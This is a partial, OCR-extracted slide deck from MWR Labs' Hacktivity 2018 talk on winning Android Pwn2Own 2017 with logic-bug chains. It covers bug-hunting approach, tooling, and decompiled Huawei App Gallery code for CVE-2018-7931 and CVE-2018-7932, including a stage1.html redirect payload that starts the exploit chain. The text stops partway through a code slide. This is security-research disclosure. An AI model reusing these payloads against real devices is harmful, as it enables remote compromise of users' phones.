
++

# Android Pwn2Owning

Hacktivity 2018




MWR LABS


MWR
InfoSecurity
Introduction
LABS

# Agenda

MWR LABS

- Background
- Bug Hunting Approach
- Tooling / Automation
- Mobile Pwn2Own 2017 Vulnerabilities
- Demo ☺

# About us

MWR LABS


- James Loureiro (@NerdKernel) – Head of Security Research @ MWR primarily focused on VR and reverse engineering (as well as herding other researchers)

- Alex Plaskett (@alexjplaskett) – Offensive security researcher @ MWR primarily doing VR (WP7 jailbreak, Pwn2Own Safari 2018, mobile security)

# Background

- How hard can it be?!





# PWN2OWN 2017

MWR LABS

# Huawei Mate 9 Pro

MWR LABS

# PWN2OWN

MWR LABS

Execute arbitrary instructions…

…retrieve sensitive information…

…a full sandbox escape is required…

…without any user interaction.

# Pwn2Own Categories and Choice

MWR LABS

| Categories | Target | Cash Prize | Master of Pwn Points |
|---|---|---|---|
| Browsers | Samsung Internet Browser | $30,000 (USD) | 8 |
| | Apple Safari | $40,000 (USD) | 10 |
| | Google Chrome | $50,000 (USD) | 10 |
| Short Distance and WiFi | Bluetooth | $40,000 (USD) | 8 |
| | NFC | $50,000 (USD) | 8 |
| | WiFi | $60,000 (USD) | 8 |
| Messaging | SMS | $60,000 (USD) | 12 |
| | MMS | $60,000 (USD) | 12 |
| Baseband | * | $100,000 (USD) | 20 |

# PWN2OWN – Results

MWR LABS

| Contestant | Points |
|---|---|
| Tencent Keen Security Lab | 44 |
| 360 Security | 27 |
| MWR Labs - Alex Plaskett, James Loureiro, Robert Miller and Georgi Geshev | 21 |
| acez | 20 |
| Richard Zhu (fluorescence) | 10 |
| Team MBSD | -5 |


MWR
InfoSecurity
Bug Hunting Approach
LABS

# Browser attack surface


created with www.bubbl.us

# Exploit Mitigation Advancement

MWR LABS

- Memory Safety Mitigations
  - ASLR, PIE, RELTO, PartitionAlloc
- Means you need mitigation bypass vulnerabilities too
- Time consuming debugging memory corruption exploits on a real device

# Attackers - Positives of Logic Bug Chains

MWR LABS

- Often design issues
  - Hard to fix (long bug lives)
  - Increased reliability
- Architectural agnostic
  - No problems with shellcode
- Android IPC specifically is complex as hell
- Harder to detect?

# Attackers - Negatives of Logic Bug Chains


MWR LABS

- They can get ridiculously long (11 Bugs in S8)
  - One bug gets fixed and the whole chain is screwed!
  - Usually not particularly stealthy
    - Samsung phone rebooted.
    - Huawei phone switches apps twice.
- Often requires a deeper understanding of the application
- Automated detection is harder – how do you fuzz for logic bugs?

# Bug Hunting Tips

MWR LABS

- Want to rapidly find high risk issues in a large amount of apps
- How too prioritise?
  - External Attack Surface (Reachable from browser)
  - Permissions?
    - Less of an issue for initial foothold
  - Dangerous words


MWR
InfoSecurity
Tooling and Automation
LABS

# Toolset (Static vs Dynamic)

MWR LABS

- Android: What do we care about?
  - BROWSABLE intents (Need to be web accessible) and Intents
  - Content we can load into the applications (either via a WebView or Media).
  - Controlled file writes / reads
  - Unsafe class loading

# Increasing the attack surface

MWR LABS

How do we get more things accessible?

- Intent Proxy Bugs
- MITM stuff (SSL weaknesses)

# Intent Proxy Example

- Android Vending
  - LaunchUrlHandlerActivity
- We control the package name and URI


```
final Intent a(Intent arg17, b arg18, j arg19) {
        Intent v2_1;
        Uri v7 = arg17.getData();
        String v8 = v7.getQueryParameter("url");
        String v10 = v7.getQueryParameter("id");
// …
        if((v5) && (v12)) {
                v2_1 = new Intent("android.intent.action.VIEW");
                v2_1.setData(Uri.parse(v8));
                v2_1.setPackage(v10);
                return v2_1;
// …
```

# Toolset (Static Analysis)


MWR LABS

- Rezord (internal) – Mass de-compilation of all apps
- JEB
- Grep

# ‘Jandroid’ – Static analysis



# ‘Jandroid’ – Static analysis



# ‘Jandroid’ – Static analysis

MWR LABS

- For more info see: Chainspotting: Building Exploit Chains with Logic Bugs slides: https://infiltratecon.com/archives/[Infiltrate]%20Geshev%20and%20Miller%20-%20Logic%20Bug%20Hunting%20in%20Chrome%20on%20Android.pdf

# Dynamic Analysis Toolset

- Xposed
  - Early injection (Zygote)
  - Global hooks across multiple applications
- Frida
  - Quick and easy prototyping
  - Debugging and dynamic analysis of obfuscated code

| | Global Hook | Flexible | Requires Root | Lightweight |
|---|---|---|---|---|
| Xposed | ✓ | ✗ | ✓ | ✗ |
| Frida | ✗ | ✓ | ✗ | ✓ |



MWR
InfoSecurity
Vulnerabilities
LABS

# Building an Exploit Chain

- So what do we need to do?
  - Assuming no memory corruption
  - BROWSABLE Intent  / URI handler etc.


MWR LABS

# HiApp – Huawei Market Place (App Gallery)



# HiApp – Whitelist Bypass (CVE-2018-7931)

MWR LABS

```
<activity android:configChanges="orientation|screenSize"
android:launchMode="singleTop“
android:name="com.huawei.appmarket.service.externalapi.view.ThirdApiActi
vity" android:theme="@style/loading_activity_style">
<intent-filter>
    <action android:name="android.intent.action.VIEW" />
    <category android:name="android.intent.category.DEFAULT" />
    <category android:name="android.intent.category.BROWSABLE" />
    <data android:host="details" android:scheme="appmarket" />
    <data android:host="search" android:scheme="market" />
    <data android:host="a.vmall.com" android:scheme="https" />
    <data android:host="com.huawei.appmarket" android:scheme="hiapp" />
</intent-filter>
```

# HiApp – Whitelist Bypass (CVE-2018-7931)

MWR LABS

```
public List b() {
    if(b.a(this.a)) {
        this.a = new ArrayList();
        this.a.clear();
        this.a.add(".*\\.hicloud\\.com$");
        this.a.add(".*\\.vmall\\.com$");
        this.a.add(".*\\.huawei\\.com$");
        Iterator v1 = com.huawei.appmarket.service.whitelist.b.a().iterator();

        do { If(v1.hasNext()) { if(!v1.next().booleanValue()) { continue; }
    }
}
```

# HiApp - stage1.html (CVE-2018-7931)

MWR LABS

```
document.location =
"hiapp://com.huawei.appmarket?activityName=activityUri|webview.activity&params={'params' : [ { 'name' : 'uri', 'type' : 'String', 'value' : 'internal_webview' }, { 'name' : 'url', 'type' : 'String', 'value' : 'http://www.vmall.com:8000/stage2.html' } ] }&channelId=1";
```

# Stage 1


MWR LABS

# HiApp – JavaScript Bridge (CVE-2018-7932)

```
this.webview.getSettings().setJavaScriptEnabled(true);
this.webview.requestFocus();
this.webview.setWebViewClient(new InternalWebViewClient(this));
this.webview.setWebChromeClient(new
MarketWebChromeClient(this));
this.webview.getSettings().setBlockNetworkImage(true);

this.webview.addJavascriptInterface(new
